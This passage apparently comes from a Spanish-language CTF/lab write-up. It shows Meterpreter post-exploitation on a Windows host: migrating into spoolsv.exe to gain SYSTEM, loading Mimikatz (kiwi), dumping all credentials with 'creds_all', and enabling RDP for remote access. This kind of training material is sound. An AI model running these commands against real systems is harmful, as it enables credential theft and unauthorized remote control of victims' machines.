 2616  688   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.exe
 2920  100   Defrag.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\Defrag.exe
 2968  688   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\sppsvc.exe
 3004  604   conhost.exe           x64   1        Dark-PC\Dark                  C:\Windows\System32\conhost.exe
```

Ahora se buscará migrar a un proceso adecuado que tenga permisos elevados. Luego, reviso y soy el usuario **NT AUTHORITY\SYSTEM.** Finalmente, se carga mimikats en meterpeter con “load kiwi”. Con “help” puedes ver todos los comandos que se pueden usar.

```
meterpreter > migrate -N spoolsv.exe
[*] Migrating from 2328 to 1272...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
```

Luego de cargar kiwi, con “creds_all” se verán los usuarios y sus credenciales de acceso.

Con “**run post/windows/manage/enable_rdp**” se activará el acceso remoto mediante RDP. Esto permite conectarse de forma remota y gráfica, como si se estuviera físicamente en el.



🏆 Banderas y Resultados

✔ **Acceso:** Se obtuvo acceso usando meterpreter a base de metasploit. Incluso, hasta permitir activar el acceso remoto con RDP.